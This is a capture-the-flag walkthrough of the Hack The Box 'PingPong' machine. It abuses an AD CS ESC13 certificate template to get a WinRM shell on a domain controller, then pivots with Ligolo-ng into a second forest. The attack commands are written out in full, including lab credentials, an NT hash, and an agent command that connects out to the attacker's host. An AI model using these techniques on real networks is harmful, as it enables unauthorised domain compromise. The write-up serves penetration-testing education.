HTB PingPong

PingPong is an Insane Windows machine spanning two Active Directory forests, PING.HTB and PONG.HTB, connected by a bidirectional trust. The attack starts with the provided c.roberts credentials. An AD CS ESC13 misconfiguration allows us to request a TemporaryWinRM certificate and obtain a WinRM session on DC1. From there, a Ligolo-ng tunnel exposes the second forest, where cross-forest group ownership lets us read the password of Pong_gMSA$. Its JEA history leaks C.Carlssen’s credentials, and his membership in IT SERVICE ADMINS gives GenericWrite over svc_sql.
After abusing RBCD to impersonate c.adam to the MSSQL service, xp_cmdshell runs as svc_sql, whose SeImpersonatePrivilege is abused with EfsPotato to obtain NT AUTHORITY\SYSTEM on DC2. The SYSTEM context adds C.Carlssen to Domain Admins, allowing a targeted DCSync for R.Martinelli. That account is a member of the CA Managers group in PING.HTB, so AD CS ESC4 is used against the SmartcardAuthentication template to impersonate Administrator, retrieve root.txt, and dump the PING domain hashes.
Reconnaissance
We’ll start with a full port scan of the IP stored in the IP variable using rustscan. After that we’ll also run the version and default script scan that Nmap ships with.
Looking at the results we can see a bunch of ports that usually point to a Domain Controller. The ones that stand out the most are:
| Port | Service |
|---|---|
| 53 | DNS |
| 88 | Kerberos |
| 389 | LDAP |
| 445 | SMB |
| 636 | LDAPS |
| 5985 | WinRM |
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
❯ rustscan -a $IP --no-banner --ulimit 1000 -r 1-65535 -- -A -sCV -o nmapresult.txt

PORT      STATE SERVICE       REASON          VERSION
53/tcp    open  domain        syn-ack ttl 127 Simple DNS Plus
88/tcp    open  kerberos-sec  syn-ack ttl 127 Microsoft Windows Kerberos (server time: 2026-04-26 17:53:26Z)
135/tcp   open  msrpc         syn-ack ttl 127 Microsoft Windows RPC
139/tcp   open  netbios-ssn   syn-ack ttl 127 Microsoft Windows netbios-ssn
389/tcp   open  ldap          syn-ack ttl 127 Microsoft Windows Active Directory LDAP (Domain: ping.htb0., Site: Default-First-Site-Name)
| ssl-cert: Subject:
| Subject Alternative Name: DNS:dc1.ping.htb, DNS:ping.htb, DNS:PING
| Issuer: commonName=ping-DC1-CA/domainComponent=ping
445/tcp   open  microsoft-ds? syn-ack ttl 127
464/tcp   open  kpasswd5?     syn-ack ttl 127
593/tcp   open  ncacn_http    syn-ack ttl 127 Microsoft Windows RPC over HTTP 1.0
636/tcp   open  ssl/ldap      syn-ack ttl 127 Microsoft Windows Active Directory LDAP (Domain: ping.htb0., Site: Default-First-Site-Name)
|_ssl-date: TLS randomness does not represent time
| ssl-cert: Subject:
| Subject Alternative Name: DNS:dc1.ping.htb, DNS:ping.htb, DNS:PING
| Issuer: commonName=ping-DC1-CA/domainComponent=ping
2179/tcp  open  vmrdp?        syn-ack ttl 127
3268/tcp  open  ldap          syn-ack ttl 127 Microsoft Windows Active Directory LDAP (Domain: ping.htb0., Site: Default-First-Site-Name)
| ssl-cert: Subject:
| Subject Alternative Name: DNS:dc1.ping.htb, DNS:ping.htb, DNS:PING
| Issuer: commonName=ping-DC1-CA/domainComponent=ping
3269/tcp  open  ssl/ldap      syn-ack ttl 127 Microsoft Windows Active Directory LDAP (Domain: ping.htb0., Site: Default-First-Site-Name)
| ssl-cert: Subject:
| Subject Alternative Name: DNS:dc1.ping.htb, DNS:ping.htb, DNS:PING
| Issuer: commonName=ping-DC1-CA/domainComponent=ping
5985/tcp  open  http          syn-ack ttl 127 Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
9389/tcp  open  mc-nmf        syn-ack ttl 127 .NET Message Framing
49664/tcp open  msrpc         syn-ack ttl 127 Microsoft Windows RPC
49668/tcp open  msrpc         syn-ack ttl 127 Microsoft Windows RPC
49670/tcp open  ncacn_http    syn-ack ttl 127 Microsoft Windows RPC over HTTP 1.0
51595/tcp open  msrpc         syn-ack ttl 127 Microsoft Windows RPC
51678/tcp open  msrpc         syn-ack ttl 127 Microsoft Windows RPC
51694/tcp open  msrpc         syn-ack ttl 127 Microsoft Windows RPC
54075/tcp open  msrpc         syn-ack ttl 127 Microsoft Windows RPC
We’ll grab the hostname and its domain with NetExec, pointing at the LDAP service without any credentials.
1
2
❯ nxc ldap $IP
LDAP        10.129.245.56   389    DC1              [*] None (name:DC1) (domain:ping.htb) (signing:Unknown) (channel binding:Unknown) (NTLM:False)
Once we have the DC hostname and its domain, we’ll run a tool called iRealm. This one takes care of writing a proper /etc/krb5.conf in case we need Kerberos auth, and it also syncs our clock with the Key Distribution Center (KDC) (usually the DC itself) so we don’t hit clock skew errors like KRB_AP_ERR_SKEW.
Lastly, it also updates our /etc/hosts so the machine and domain names resolve properly.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
❯ iRealm -i $IP -d ping.htb -n DC1 --sync-time --force

  _ _____            _
 (_)  __ \          | |
  _| |__) |___  __ _| |_ __ ___
 | |  _  // _ \/ _` | | `_ ` _ \
 | | | \ \  __/ (_| | | | | | | |
 |_|_|  \_\___|\__,_|_|_| |_| |_|


🌐 Saved in /root/.adenv:
   DC_IP=10.129.245.56   FQDN=DC1.ping.htb   HOSTNAME=DC1   DOMAIN=ping.htb

🗂️  Backup saved as /etc/hosts.bak
✅ Added to /etc/hosts!

🗂️  Backup saved as /etc/krb5.conf.bak
🧹 Replacing /etc/krb5.conf...

🎉 Done! Hosts and Kerberos config updated.

⏰ Syncing time with DC...

⚠️  Important Note regarding faketime:
   - You will be dropped into a faked time subshell. To return to normal time, type 'exit'.
   - DO NOT run iRealm with --sync-time again inside this shell to avoid nesting issues.
   - To apply this exact time sync to a NEW terminal, simply run:
     faketime "$(rdate -n 10.129.245.56 -p | awk '{print $2, $3, $4}' | date -f - '+%Y-%m-%d %H:%M:%S')" zsh
The command writes the required hostname mapping and Kerberos realm configuration. We’ll verify both files before continuing.
1
2
3
4
5
6
7
8
9
10
11
❯ cat /etc/hosts
127.0.0.1       localhost

::1     localhost ip6-localhost ip6-loopback
fe00::  ip6-localnet
ff00::  ip6-mcastprefix
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters
127.0.0.1       htb

10.129.245.56   DC1.ping.htb ping.htb DC1
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
❯  cat /etc/krb5.conf
[libdefaults]
    default_realm = PING.HTB
    dns_lookup_realm = false
    dns_lookup_kdc = false
    ticket_lifetime = 24h
    renew_lifetime = 7d
    forwardable = true
    rdns = false

[realms]
    PING.HTB = {
        kdc = DC1.ping.htb
        admin_server = DC1.ping.htb
    }

[domain_realm]
    .ping.htb = PING.HTB
    ping.htb = PING.HTB
As is common in real-life pentests, we start the PingPong box with credentials for the account
c.roberts/AssumedBreach123.
Trying to validate the account with NetExec, we hit this error: STATUS_NOT_SUPPORTED. That tells us NTLM auth is disabled, so we have to switch to Kerberos auth.
With NetExec, using Kerberos is just a matter of adding the -k flag and its credentials, whether that’s an NTLM hash for Pass-the-Hash (PtH) or plaintext creds. NetExec doesn’t need us to request a TGT (.ccache) and export it in KRB5CCNAME; if we do have one, we just point at it with --use-kcache.
We can finally confirm that c.roberts’s credentials are valid for the ping.htb domain.
1
2
3
❯ nxc ldap $FQDN -u 'c.roberts' -p 'AssumedBreach123'
LDAP        DC1.ping.htb   389    DC1              [*] None (name:DC1) (domain:ping.htb) (signing:Unknown) (channel binding:Unknown) (NTLM:False)
LDAP        DC1.ping.htb   389    DC1              [-] ping.htb\c.roberts:AssumedBreach123 STATUS_NOT_SUPPORTED
The failure is expected: this first request uses the default NTLM path, and the DC advertises NTLM:False. We repeat the same validation with Kerberos enabled so the result tests the actual authentication method available on the target.
1
2
3
❯ nxc ldap $FQDN -u 'c.roberts' -p 'AssumedBreach123' -k
LDAP        DC1.ping.htb    389    DC1              [*] None (name:DC1) (domain:ping.htb) (signing:Unknown) (channel binding:Unknown) (NTLM:False)
LDAP        DC1.ping.htb    389    DC1              [+] ping.htb\c.roberts:AssumedBreach123
Domain Enumeration
We’ll enumerate the domain with DACLhound.
DACLhound is a custom BloodHound-like tool focused on Active Directory enumeration and ACL analysis. It includes many features that are not available, or are not shown with the same level of detail, in standard BloodHound, such as explicit WriteProperty permissions, ACLs, Foreign Security Principals (FSPs), group memberships, trusts and certificate templates.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
❯ daclhound collect --host DC1.ping.htb -d ping.htb -u 'c.roberts' -p 'AssumedBreach123' -k
[*] Collecting computers DACLs from DC1.ping.htb
[*] Collecting containers DACLs from DC1.ping.htb
[*] Collecting domain DACLs from DC1.ping.htb
[*] Collecting foreign-security-principals DACLs from DC1.ping.htb
[*] Collecting gpos DACLs from DC1.ping.htb
[*] Collecting groups DACLs from DC1.ping.htb
[*] Collecting ous DACLs from DC1.ping.htb
[*] Collecting sites DACLs from DC1.ping.htb
[*] Collecting domain trusts from DC1.ping.htb
[*] Collecting users DACLs from DC1.ping.htb
[*] Collecting ADCS certificate templates from DC1.ping.htb
[*] Collecting ADCS enterprise CAs from DC1.ping.htb
[*] Collecting ADCS root CAs from DC1.ping.htb
[*] Collecting ADCS issuance policy OIDs from DC1.ping.htb
[*] Collecting ADCS PKI containers from DC1.ping.htb
[*] Collecting ADCS NTAuth store from DC1.ping.htb
[+] Objects: 257 | ACEs: 3319 | Trustees: 14 | ADCS findings: 3
[+] Graph: ping.htb.json
DACLhound collected 257 objects, 3,319 ACEs and three AD CS findings. The graph is written to ping.htb.json, which we can open with the local viewer to reason about ownership, delegation and certificate-based attack paths.
1
2
3
❯  daclhound graph start --input ping.htb.json
[+] DACLhound graph started at http://127.0.0.1:8765/ (PID 1552)
[+] Stop it with: DACLhound.py graph stop
Looking at the DACLhound viewer, we can see several interesting findings.


- The
PING.HTBdomain has a bidirectional trust withPONG.HTB.

- One object can read the password of
GMSA$@PING.HTB, but its name is not shown. It may belong to the other domain.

- We can see three principals (
M.WALLACE@PING.HTB,P.PAUL@PING.HTB, and a Foreign Security Principal) as members ofCA MANAGERS@PING.HTB, which may give us a route to AD CS ESC4.
- We also see that
DOMAIN USERS@PING.HTBhave access to an AD CS ESC13 path linked to a group calledTEMPWINRM@PING.HTB.

We can verify the AD CS ESC13 finding manually with certipy. By supplying the password together with -k, certipy handles Kerberos authentication for us, so there is no need to request a TGT and export it through KRB5CCNAME.
The important part of the output is the TemporaryWinRM template. It is enabled, supports client authentication, allows enrollment by Domain Users, and has an issuance policy linked to TempWinRMAccess. Certipy therefore reports ESC13, meaning a normal domain user can obtain a certificate that grants membership in the WinRM-related group.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
81
82
83
84
85
86
87
88
89
90
91
❯ certipy find -u c.roberts@ping.htb -p 'AssumedBreach123' -k -dc-ip $DC_IP -dns-tcp -ns $DC_IP -target DC1.ping.htb -dc-host DC1 -stdout -vulnerable
Certipy v5.1.0 - by Oliver Lyak (ly4k)

[!] KRB5CCNAME environment variable not set
[*] Finding certificate templates
[*] Found 35 certificate templates
[*] Finding certificate authorities
[*] Found 1 certificate authority
[*] Found 13 enabled certificate templates
[*] Finding issuance policies
[*] Found 20 issuance policies
[*] Found 1 OID linked to a template
[*] Retrieving CA configuration for 'ping-DC1-CA' via RRP
[-] Failed to connect to remote registry: [Errno Connection error (192.168.2.1:445)] timed out
[-] Use -debug to print a stacktrace
[!] Failed to get CA configuration for 'ping-DC1-CA' via RRP: 'NoneType' object has no attribute 'request'
[!] Use -debug to print a stacktrace
[!] Could not retrieve configuration for 'ping-DC1-CA'
[*] Checking web enrollment for CA 'ping-DC1-CA' @ 'dc1.ping.htb'
[!] Error checking web enrollment: timed out
[!] Use -debug to print a stacktrace
[!] Error checking web enrollment: timed out
[!] Use -debug to print a stacktrace
[*] Enumeration output:
Certificate Authorities
  0
    CA Name                             : ping-DC1-CA
    DNS Name                            : dc1.ping.htb
    Certificate Subject                 : CN=ping-DC1-CA, DC=ping, DC=htb
    Certificate Serial Number           : 6F8E726EEFA64B894CE82D498BC27632
    Certificate Validity Start          : 2026-04-20 18:54:41+00:00
    Certificate Validity End            : 2126-04-20 19:04:41+00:00
    Web Enrollment
      HTTP
        Enabled                         : False
      HTTPS
        Enabled                         : False
    User Specified SAN                  : Unknown
    Request Disposition                 : Unknown
    Enforce Encryption for Requests     : Unknown
    Active Policy                       : Unknown
    Disabled Extensions                 : Unknown
Certificate Templates
  0
    Template Name                       : TemporaryWinRM
    Display Name                        : Temporary WinRM
    Certificate Authorities             : ping-DC1-CA
    Enabled                             : True
    Client Authentication               : True
    Enrollment Agent                    : False
    Any Purpose                         : False
    Enrollee Supplies Subject           : False
    Certificate Name Flag               : SubjectAltRequireUpn
                                          SubjectRequireDirectoryPath
    Enrollment Flag                     : IncludeSymmetricAlgorithms
                                          PublishToDs
                                          AutoEnrollment
    Private Key Flag                    : ExportableKey
    Extended Key Usage                  : Client Authentication
                                          Secure Email
                                          Encrypting File System
    Requires Manager Approval           : False
    Requires Key Archival               : False
    Authorized Signatures Required      : 0
    Schema Version                      : 2
    Validity Period                     : 1 year
    Renewal Period                      : 6 weeks
    Minimum RSA Key Length              : 2048
    Template Created                    : 2025-12-23T17:19:28+00:00
    Template Last Modified              : 2025-12-27T21:12:15+00:00
    Issuance Policies                   : 1.3.6.1.4.1.311.21.8.5808481.4086498.12600997.2067446.8927163.214.489503.1996623
    Linked Groups                       : CN=TempWinRMAccess,CN=Users,DC=ping,DC=htb
    Permissions
      Enrollment Permissions
        Enrollment Rights               : PING.HTB\Domain Admins
                                          PING.HTB\Domain Users
                                          PING.HTB\Enterprise Admins
      Object Control Permissions
        Owner                           : PING.HTB\Administrator
        Full Control Principals         : PING.HTB\Domain Admins
                                          PING.HTB\Enterprise Admins
        Write Owner Principals          : PING.HTB\Domain Admins
                                          PING.HTB\Enterprise Admins
        Write Dacl Principals           : PING.HTB\Domain Admins
                                          PING.HTB\Enterprise Admins
        Write Property Enroll           : PING.HTB\Domain Admins
                                          PING.HTB\Domain Users
                                          PING.HTB\Enterprise Admins
    [+] User Enrollable Principals      : PING.HTB\Domain Users
    [!] Vulnerabilities
      ESC13                             : Template allows client authentication and issuance policy is linked to group 'CN=TempWinRMAccess,CN=Users,DC=ping,DC=htb'.
Shell as C.Roberts on DC1.ping.htb
Abusing AD CS ESC13 for WinRM Access
We’ll request a certificate from the vulnerable AD CS ESC13 template.
If the following error appears, run the command again:
Failed to connect to endpoint mapper: Could not connect: timed out
1
2
3
4
5
6
7
8
9
10
11
❯ certipy req -u c.roberts@ping.htb -p 'AssumedBreach123' -k -dc-ip $DC_IP -dns-tcp -ns $DC_IP -target DC1.ping.htb -dc-host DC1 -ca 'ping-DC1-CA' -template 'TemporaryWinRM'
Certipy v5.1.0 - by Oliver Lyak (ly4k)

[!] KRB5CCNAME environment variable not set
[*] Requesting certificate via RPC
[*] Request ID is 17
[*] Successfully requested certificate
[*] Got certificate with UPN 'C.Roberts@ping.htb'
[*] Certificate object SID is 'S-1-5-21-750635624-2058721901-1932338391-2617'
[*] Saving certificate and private key to 'c.roberts.pfx'
[*] Wrote certificate and private key to 'c.roberts.pfx'
The request succeeds and produces c.roberts.pfx, containing the private key and the certificate issued through TemporaryWinRM. We can use it for PKINIT authentication and obtain a Kerberos ticket without knowing any additional password.
We’ll authenticate with c.roberts’s PFX certificate.
1
2
3
4
5
6
7
8
9
10
11
12
13
❯ certipy auth -pfx c.roberts.pfx -username 'c.roberts' -domain ping.htb -dc-ip $DC_IP
Certipy v5.1.0 - by Oliver Lyak (ly4k)

[*] Certificate identities:
[*]     SAN UPN: 'C.Roberts@ping.htb'
[*]     Security Extension SID: 'S-1-5-21-750635624-2058721901-1932338391-2617'
[*] Using principal: 'c.roberts@ping.htb'
[*] Trying to get TGT...
[*] Got TGT
[*] Saving credential cache to 'c.roberts.ccache'
[*] Wrote credential cache to 'c.roberts.ccache'
[*] Trying to retrieve NT hash for 'c.roberts'
[*] Got hash for 'c.roberts@ping.htb': aad3b435b51404eeaad3b435b51404ee:2475be69d40e815588a85fd89c7a439d
Certipy successfully performs PKINIT and saves c.roberts.ccache. With this TGT it lets us authenticate to WinRM.
We’ll rename the ccache so it is clear that this one is intended for WinRM. It was obtained through ESC13, which was linked to the TemporaryWinRM group.
1
❯ mv c.roberts.ccache c.roberts_winrm.ccache
We are now connected to DC1.PING.HTB as c.roberts over WinRM. The WinRM connection succeeds and the hostname confirms that the certificate-based access reaches DC1.
1
2
3
4
5
6
7
❯ KRB5CCNAME=c.roberts_winrm.ccache evil-winrm -i DC1.ping.htb -r ping.htb

Evil-WinRM shell v3.7

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\C.Roberts\Documents> hostname
dc1
Auth as Pong_gMSA$
Internal Enumeration
The next step is to inspect the interfaces because the 192.168.2.0/24 network shown below is not directly reachable from our attacking host.
We’ll check the network interfaces.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
*Evil-WinRM* PS C:\Users\C.Roberts\Documents> ipconfig /all

Windows IP Configuration

   Host Name . . . . . . . . . . . . : dc1
   Primary Dns Suffix  . . . . . . . : ping.htb
   Node Type . . . . . . . . . . . . : Hybrid
   IP Routing Enabled. . . . . . . . : No
   WINS Proxy Enabled. . . . . . . . : No
   DNS Suffix Search List. . . . . . : ping.htb
                                       .htb

Ethernet adapter vEthernet (Switch01):

   Connection-specific DNS Suffix  . :
   Description . . . . . . . . . . . : Hyper-V Virtual Ethernet Adapter #2
   Physical Address. . . . . . . . . : 00-15-5D-16-86-01
   DHCP Enabled. . . . . . . . . . . : No
   Autoconfiguration Enabled . . . . : Yes
   IPv4 Address. . . . . . . . . . . : 192.168.2.1(Preferred)
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . : 0.0.0.0
   DNS Servers . . . . . . . . . . . : 127.0.0.1
                                       192.168.2.2
   NetBIOS over Tcpip. . . . . . . . : Enabled

Ethernet adapter Ethernet0 2:

   Connection-specific DNS Suffix  . : .htb
   Description . . . . . . . . . . . : vmxnet3 Ethernet Adapter
   Physical Address. . . . . . . . . : A2-DE-AD-C0-65-2A
   DHCP Enabled. . . . . . . . . . . : Yes
   Autoconfiguration Enabled . . . . : Yes
   IPv4 Address. . . . . . . . . . . : 10.129.245.56(Preferred)
   Subnet Mask . . . . . . . . . . . : 255.255.0.0
   Lease Obtained. . . . . . . . . . : Monday, November 9, 2026 10:45:54 PM
   Lease Expires . . . . . . . . . . : Monday, November 9, 2026 11:45:54 PM
   Default Gateway . . . . . . . . . : 10.129.0.1
   DHCP Server . . . . . . . . . . . : 10.10.10.2
   DNS Servers . . . . . . . . . . . : 127.0.0.1
   NetBIOS over Tcpip. . . . . . . . : Enabled
The machine has two relevant interfaces: the external HTB address 10.129.245.56 and an internal 192.168.2.1/24 interface whose DNS points to 192.168.2.2. That internal address is the clue that the second forest is reachable through DC1 and will require a pivot.
As mentioned earlier, PING.HTB has a bidirectional trust with PONG.HTB.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
*Evil-WinRM* PS C:\Users\C.Roberts\Documents> Get-ADTrust -Filter *


Direction               : BiDirectional
DisallowTransivity      : False
DistinguishedName       : CN=pong.htb,CN=System,DC=ping,DC=htb
ForestTransitive        : True
IntraForest             : False
IsTreeParent            : False
IsTreeRoot              : False
Name                    : pong.htb
ObjectClass             : trustedDomain
ObjectGUID              : 9a2b2e25-3586-4896-a661-f1f3c3db71de
SelectiveAuthentication : False
SIDFilteringForestAware : False
SIDFilteringQuarantined : False
Source                  : DC=ping,DC=htb
Target                  : pong.htb
TGTDelegation           : False
TrustAttributes         : 8
TrustedPolicy           :
TrustingPolicy          :
TrustType               : Uplevel
UplevelOnly             : False
UsesAESKeys             : False
UsesRC4Encryption       : False
The trust is bidirectional and forest-transitive, so a principal from PING.HTB can be recognized by PONG.HTB. We still need network reachability to the second DC, which is why we set up the tunnel before attempting cross-forest LDAP or Kerberos operations.
Pivoting to the PONG Forest through ligolo-ng
We’ll set up a tunnel and enumerate the other forest.
My helper launches the
ligolo-ngproxy directly.We first verify that the helper resolves to the expected proxy binary:
1
2
3
4
5
6
7
8
❯ ligolo-ng -selfcert -laddr 0.0.0.0:11601 -nobanner
INFO[0000] Loading configuration file ligolo-ng.yaml
WARN[0000] daemon configuration file not found. Creating a new one...
? Enable Ligolo-ng WebUI? No
WARN[0001] Using default selfcert domain 'ligolo', beware of CTI, SOC and IoC!
ERRO[0001] Certificate cache error: acme/autocert: certificate cache miss, returning a new certificate
INFO[0001] Listening on 0.0.0.0:11601
ligolo-ng »
The proxy is now listening on 0.0.0.0:11601 with a self-signed certificate.
We’ll upload the Ligolo-ng agent.exe on DC1.ping.htb.
1
2
3
4
5
6
7
8
9
*Evil-WinRM* PS C:\ProgramData> upload agent.exe

Warning: Remember that in docker environment all local paths should be at /data and it must be mapped correctly as a volume on docker run command

Info: Uploading /root/HackTheBox/Labs/ActiveDirectory/Insane/PingPong/content/agent.exe to C:\ProgramData\agent.exe

Data: 9833128 bytes of 9833128 bytes copied

Info: Upload successful!
We’ll connect the agent to our Ligolo-ng proxy.
1
*Evil-WinRM* PS C:\ProgramData> Start-Process -FilePath "C:\ProgramData\agent.exe" -ArgumentList "-connect 10.10.16.193:11601 -ignore-cert" -NoNewWindow
The agent connects outbound from DC1 to our listener, avoiding the need for an inbound connection to the internal interface. In the proxy session, selecting the agent and adding an autoroute makes 192.168.2.0/24 available through the new ligolo interface.
Once the session reaches the proxy, we’ll select it and use autoroute to add the 192.168.2.1/24 subnet. We’ll give the interface a name and start the tunnel.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
❯ ligolo-ng -selfcert -laddr 0.0.0.0:11601 -nobanner
INFO[0000] Loading configuration file ligolo-ng.yaml
WARN[0000] daemon configuration file not found. Creating a new one...
? Enable Ligolo-ng WebUI? No
WARN[0001] Using default selfcert domain 'ligolo', beware of CTI, SOC and IoC!
ERRO[0001] Certificate cache error: acme/autocert: certificate cache miss, returning a new certificate
INFO[0001] Listening on 0.0.0.0:11601
ligolo-ng » INFO[0306] Agent joined.                                 id=00155d168601 name="PING\\C.Roberts@dc1" remote="10.129.245.56:49425"
ligolo-ng » session
? Specify a session : 1 - PING\C.Roberts@dc1 - 10.129.245.56:49425 - 00155d168601
[Agent : PING\C.Roberts@dc1] » autoroute
? Select routes to add: 192.168.2.1/24
? Create a new interface or use an existing one? Create a new interface
? Enter interface name (leave empty for random name): ligolo
INFO[0335] Using custom interface name: ligolo
INFO[0335] Interface ligolo configured (will be created on tunnel start)
INFO[0335] Creating routes for ligolo...
? Start the tunnel? Yes
INFO[0336] Starting tunnel to PING\C.Roberts@dc1 (00155d168601)
[Agent : PING\C.Roberts@dc1] »
The route is established through the PING\C.Roberts@dc1 agent. We can now scan the internal subnet from the attacker side and distinguish DC1 in PING.HTB from DC2 in PONG.HTB.
The route is working, and we can now see the Domain Controller for the PONG.HTB forest.
1
2
3
4
❯ nxc smb 192.168.2.0/24
SMB         192.168.2.1     445    dc1              [*]  x64 (name:dc1) (domain:ping.htb) (signing:True) (SMBv1:False) (NTLM:False) (DC:True)
SMB         192.168.2.2     445    DC2              [*]  x64 (name:DC2) (domain:pong.htb) (signing:True) (SMBv1:False) (NTLM:False) (DC:True)
Running nxc against 256 targets ━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━ 100% 0:00:00
